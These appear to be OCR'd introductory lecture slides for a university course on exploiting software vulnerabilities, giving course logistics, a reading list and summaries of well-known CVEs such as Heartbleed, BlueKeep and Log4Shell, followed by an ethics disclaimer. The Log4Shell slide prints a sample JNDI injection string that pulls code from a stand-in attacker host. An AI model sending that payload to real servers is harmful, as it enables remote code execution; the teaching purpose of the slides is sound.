Exploiting Software Vulnerabilities

Course introduction

Universidad Zaragoza


Dept. of Computer Science and Systems Engineering
University of Zaragoza, Spain

Course 2022/2023

Master's Degree in Informatics Engineering

University of Zaragoza

Seminar A.22, Ada Byron building



Outline

Universidad Zaragoza

Outline

Universidad Zaragoza

Instructors

Ricardo J. Rodríguez, PhD

- **Research lines**:
  - Program binary analysis
  - Digital forensics
  - Formal analysis of complex systems (performance, dependability, survivability)
- Member of the DisCo group, PI in the research line on *application of formal models to cybersecurity*
  - Visit our webpage to learn more about our research: `https://www.reversea.me`
  - We post security-related news on Telegram and Twitter – follow us 🙂!
    - `https://t.me/reverseame` / `https://twitter.com/reverseame`
- **Office D0.08, Ada Byron building**
- **Office hours**:
  - Tue: 10.00-12.00; Wed: 17.00-19.00 ; Thu: 10.00-12.00 – book yourself at `http://bit.ly/tutorias-RJRodriguez`
  - Teaching calendar available at `http://bit.ly/calendario-RJRodriguez`
  - Email me to book other time slots (`rjrodriguez@unizar.es`)

Universidad Zaragoza 1542

Instructors

Teaching Assistants (for laboratory sessions)

Razvan Raducu
razvan@unizar.es

Daniel Uroz
duroz@unizar.es

General Course Description

Exploiting Software Vulnerabilities (*Explotación de vulnerabilidades en sistemas software*)

- Optional course in Master's Degree in Informatics Engineering. 3 ECTS
- Course code: 62240
- Course guide:
  - SPA: `https://sia.unizar.es/documentos/doa/guiadocente/2022/62240_es.pdf`
  - ENG: `https://sia.unizar.es/documentos/doa/guiadocente/2022/62240_en.pdf`
- Moodle: `https://moodle.unizar.es/add/course/view.php?id=61065`
  - Point of contact for discussions, announcements, and task deliveries
- All the teaching material is available in:
  - `https://webdiis.unizar.es/~ricardo/esv-62240/`

Universidad Zaragoza

Goals

- **G1.** *Recognize the most common vulnerabilities in software systems*
- **G2.** *Evaluate the security of a software system*
- **G3.** *Mastering different software systems analysis techniques*
- **G4.** *Create proofs of concept that allow compromising the security of vulnerable software systems*

Universidad Zaragoza
1542

Syllabus

Theory sessions

- **Introduction**: vulnerability management, types of vulnerabilities, tools and analysis lab. Ethical concerns
- **Program binary analysis**: static analysis, dynamic analysis
- **Software vulnerabilities and exploitation techniques**: integers, format strings, memory errors (in heap, in stack)
- **Software defenses**: exploitation mitigation techniques
- **Advanced exploitation techniques**: custom shellcode design, Windows shellcoding, ROP attacks

Universidad Zaragoza

Syllabus

Laboratory sessions

- **L1** (*Oct 06*) **Process Memory Maps**
- **L2** (*Nov 03*) **Vulnerability analysis: Integer Overflows and Format String**
- **L3** (*Nov 17*) **Vulnerability analysis: Stack-based and Heap-based OF**
- **L4** (*Dec 01*) **Exploitation in Windows**
- **L5** (*Dec 22*) **Code-Reuse Attacks in Windows**

- **Seminar A.22**, Ada Byron building[1]
- Debian 9 (OVA file): for sessions 1, 2, and 3
- Windows 7 (OVA file): for sessions 4 and 5
  - Use VirtualBox (or your preferred hypervisor) to deploy and run them

[1] We can look into alternatives if you are unable to use a personal laptop for the course.

Evaluation

Concept	*Grade* ($\in [0, 10]$)
Laboratory: mandatory workbook submission	G_{lab}
Assignments: small research project to be presented in the classroom, evaluated by peers and the instructors. An evaluation spreadsheet will be provided.	$G_{students}, G_{profs}$

$$0.7 \cdot G_{lab} + 0.15 \left(G_{students} + G_{profs} \right)$$

- Laboratory works are individual works
- Assignment works can be done in groups or individually

- **Minimum grade of** 5 **to pass**
  - The grade of a part is kept between consecutive calls (same academic year)

Examination day

- **Jan 12, 2023** (first call)
- Afternoon session (specific time TBA)

Universidad Zaragoza 1542

What should you already know?

- **Be fluent in programming** (the lower, the better)
  - We are going to work with the C programming language
- **Know the basics of computer architecture**
  - What elements make up a CPU, how a processor works, what is the stack and its purpose, etc.
- **Know assembly language**
  - We will work with Intel x86 assembly
  - Additional material to be provided soon!

ATTENTION!

- **Please complete the questionnaire form provided in Moodle**
  - It is **anonymous**
  - Only to evaluate the degree of learning achieved throughout the course
  - Takes around 30 minutes to complete

Universidad Zaragoza
1542

Bibliography

Check the URL in Roble UZ at this link


- *Practical reverse engineering : x86, x64, ARM, Windows Kernel, reversing tools, and obfuscation* / Bruce Dang, Alexandre Gazet, Elias Bachaalany ; with contributions from Sebastien Josse. Indianapolis, IN: John Wiley and Sons, 2014
- *Reversing: Secrets of reverse engineering* / Eldad Eilam. Indianapolis : Wiley , cop. 2005
- *Hacking : the art of exploitation* / Jon Erickson. 2nd ed., 20th printing San Francisco : No Starch Press, cop. 2008
- *Buffer Overflow Attacks: Detect, Exploit, Prevent* / James C. Foster, Vitaly Osipov, Nish Bhalla, Niels Heinen. Syngress, Jan 29, 2005
- *Writing Security Tools and Exploits* / James C. Foster, Vincent Liu. Syngress, 2006
- *A Bug Hunter's Diary* / T. Klein. No Starch Press, 2011
- *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities* / Mark Dowd, John McDonald, Justin Schuh. Addison-Wesley Educational Publishers Inc, 2009
- *Bug Bounty Automation With Python: The secrets of bug hunting* / Syed Abuthahir, 2020. ISBN-13 : 979-8676655990
- *Gray Hat Python: Python Programming for Hackers and Reverse Engineers* / Justin Seitz. No Starch Press, 2009
- *The shellcoder's handbook : discovering and exploiting security holes* / Jack Koziol ... [et al.] . Indianapolis : Wiley, cop. 2004
- *Reverse Engineering for Beginners*, Dennis Yurichev, `https://beginners.re/`


Outline

Universidad Zaragoza

Motivation

Classical definition of security





Motivation

Recap on security attributes

Confidentiality Information is not accessed by unauthorized persons

- *Access control or encryption mechanisms*

Integrity Information is not altered by unauthorized persons in an undetectable way by authorized users

- *Access control or checksum mechanisms*

Availability Reliable (and timely) access and use of information, while preventing unauthorized retention of information

Authenticity Users are the people they claim to be

Authorization What is the information that an authenticated user can access, or what are the operations that they can perform?

- **Non-repudiation**, **Accountability**, **Privacy**, **Anonymity**, ...

Universidad Zaragoza
1542

Motivation

Software security: challenges

Software artifacts are complex

- **Design flaws are very likely**
- **Software bugs are inevitable**

Software flaws and bugs ⇒ **vulnerabilities** (exploited by attackers)

Motivation

FACT: Software errors are expensive

`http://youtu.be/PK_yguLapgA?t=50s`

- **Ariane 5 first test flight** (1996)
- European Space Agency
- Few seconds after launch, it abruptly changes course and triggers a self-destruct mechanism
  - **Numerical error by overflow**: converting data from a 64-bit floating point to a 16-bit signed integer value
  - "*The failure of the Ariane 501 was caused by the complete loss of guidance and attitude information 37 seconds after start of the main engine ignition sequence (30 seconds after lift- off). This loss of information was due to specification and design errors in the software of the inertial reference system*" (`http://www-users.math.umn.edu/~arnold/disasters/ariane5rep.html`)
  - More info at `https://around.com/ariane.html`

Universidad Zaragoza

Motivation

FACT: Software vulnerabilities are valuable

- **Unintended vs. intended**
- Exploit: taking advantage of a software flaw
  - **Detect bugs and communicate them** to vendors!
  - **Bug bounty programs**
    - Check `https://bugcrowd.com/list-of-bug-bounty-programs`!

Universidad Zaragoza

Motivation

Remarkable bugs in recent years

Heartbleed

CVE-2014-0160

- **Bug on OpenSSL cryptography library**
- Improper input validation (missing bounds check) in the implementation of TLS heartbeat extension
- **Buffer over-read**: arbitrary data may be read

Credits: https://en.wikipedia.org/wiki/Heartbleed

Motivation

Remarkable bugs in recent years

SHELLSHOCK (aka Bashdoor)

CVE-2014-6271

- **Bug on Bash shell**
- **Unintentionally command execution** when commands are concatenated to the end of function definitions stored in values of environment variables
- Several related vulnerabilities (CVE-2014-6277, CVE-2014-6278, CVE-2014-7169, CVE-2014-7186, and CVE-2014-7187)

Universidad Zaragoza

Credits: https://en.wikipedia.org/wiki/Shellshock_(software_bug)

Motivation

Remarkable bugs in recent years

Dirty COW

CVE-2016-5195

- **Linux kernel vulnerability**
- **Local privilege escalation, exploits a race condition** in the implementation of the copy-on-write mechanism in the kernel's memory-management subsystem
- **Can be used to root any Android device** (up to Android 7)

Credits: https://en.wikipedia.org/wiki/Dirty_COW

Motivation

Remarkable bugs in recent years

Spectre

CVE-2017-5753, CVE-2017-5715

- **Affects to modern microprocessors that perform branch prediction**
- **Speculative execution**:
  - A branch misprediction may leave observable side effects that may reveal private data
- **Remote exploitation by malicious web pages** (i.e., JavaScript)
- It falls on the domain of *side-channel attacks*. Out of scope here!

Universidad Zaragoza

Credits: https://en.wikipedia.org/wiki/Spectre_(security_vulnerability)

Motivation

Remarkable bugs in recent years

MELTDOWN

CVE-2017-5754

- **Hardware vulnerability** (Intel x86, IBM POWER, and some ARM-based microprocessors)
- **A rogue process may read all memory, even when it is not authorized to do so**
- **Race condition** between memory access and privilege checking during instruction processing
  - Combined with a cache side-channel attack, **an unauthorized process may read data from any address that is mapped to the current process's memory space**
  - Recall that any OSes map physical memory, kernel processes, and other running user space processes into the address space of every process

Universidad Zaragoza

Credits: https://en.wikipedia.org/wiki/Meltdown_(security_vulnerability)

Motivation

Remarkable bugs in recent years

SAMBA PROTOCOL

CVE-2017-7494


- **Remote code execution in Samba protocol**
- Known after the widely spreading of the ransom-worm WannaCry
  - EternalBlue as spreading mechanism. Patched on March 14, 2017 (MS17-010)
  - DoublePulsar as local privilege escalation
  - Initial outbreak: May 12, 2017 – *do the maths, folks*

Credits: https://nakedsecurity.sophos.com/

Motivation

Remarkable bugs in recent years

ROCA




CVE-2017-15361

- **Cryptographic weakness that allows the private key of a key pair to be recovered from the public key**
- **Error in RSA key generation used in the RSAlib software library**, from Infineon
  - Incorporated in many smart cards and Trusted Platform Module (TPM) implementations

Credits: `https://en.wikipedia.org/wiki/ROCA_vulnerability`

Motivation

Remarkable bugs in recent years



CVE-2019-0708

- **Microsoft Remote Desktop Protocol**
  - Heap corruption
  - " Wormable" **remote code execution**
- Occurrs when a server binds a specific virtual channel (used internally by MS RPC as a data path between a client and a server) with a static channel other than 31
- **Windows 2000 through Windows Server 2008 R2 and Windows 7**

Credits: `https://en.m.wikipedia.org/wiki/BlueKeep`

Motivation

Remarkable bugs in recent years

Zerologon: CVE-2020-1472

- **Vulnerability in the cryptographic authentication scheme used by the Netlogon Remote Protocol**
- Critical vulnerability
- **Remote elevation of privileges**
  - Specially crafted authentication token for specific Netlogon functionality, the attacker can update computer passwords to impersonate any computer and even execute remote procedure calls on its behalf

Credits: `https://www.secura.com/blog/zero-logon`

Universidad Zaragoza

Motivation

Remarkable bugs in recent years

CVE-2021-1675 / **CVE-2021-34527** (PrintNightmare)


- **CVE-2021-1675**: local privilege escalation
  - Authentication bypass vulnerability found in the `AddPrinterDriverEx` function
  - Allows **any authenticated user to install a local (or remote) printer driver**
  - Microsoft Windows Print Spooler service loads the driver right after installing.
  - Attacker can install any malicious payload in the system
- **CVE-2021-34527**: remote code execution vulnerability
  - Allows **attackers to remotely inject DLLs**
  - An authenticated domain user can remotely escalate and gain SYSTEM privileges

Universidad Zaragoza
1542

Motivation

Remarkable bugs in recent years

ProxyLogon



CVE-2021-26855

- **Vulnerability in MS Exchange Server**
- **Bypass the authentication and impersonate as the admin**
- Just one of many vulnerabilities that can lead to other attacks (in fact, to one **rewarded with a $200K bounty...**)
- **Chained with two previous bugs**:
  - **CVE-2021-26855**: Pre-auth SSRF leads to Authentication Bypass
  - **CVE-2021-27065**: Post-auth Arbitrary-File-Write leads to RCE
- Apparently, it was being used by an APT group in the wild

Credits: `https://proxylogon.com/`

Motivation

Remarkable bugs in recent years

CVE-2021-44228

- **Remote code execution on `log4j`**
  - Open source software
  - Maintained by the Apache Software Foundation
  - Commonly used for logging management
- **Exploits published from 1-day on**
- An specially crafted HTTP request to the server triggers the vulnerability
  - For instance, in the `User-Agent` field
  - E.g.: `${jndi:ldap://evil.xa/file}`
- More details: `https://en.wikipedia.org/wiki/Log4Shell`

Credits: `https://threatpost.com/log4shell-targeted-vmware-data/180072/`

Disclaimer

- **Nothing in this course is intended as incitement to crack into running systems or licensed software**
- **Breaking into systems (or software) can lead to prosecution**
- **Did you detect a security vulnerability?**
  - **Communicate with sysadmins or vendors confidentially**
- **Play with your own machine** (or your own private network of machines)
  - And, of course, enjoy learning and practicing! 🙂

Universidad Zaragoza
1542

Exploiting Software Vulnerabilities

Course introduction

Universidad Zaragoza

Dept. of Computer Science and Systems Engineering
University of Zaragoza, Spain

Course 2022/2023

Master's Degree in Informatics Engineering

University of Zaragoza

Seminar A.22, Ada Byron building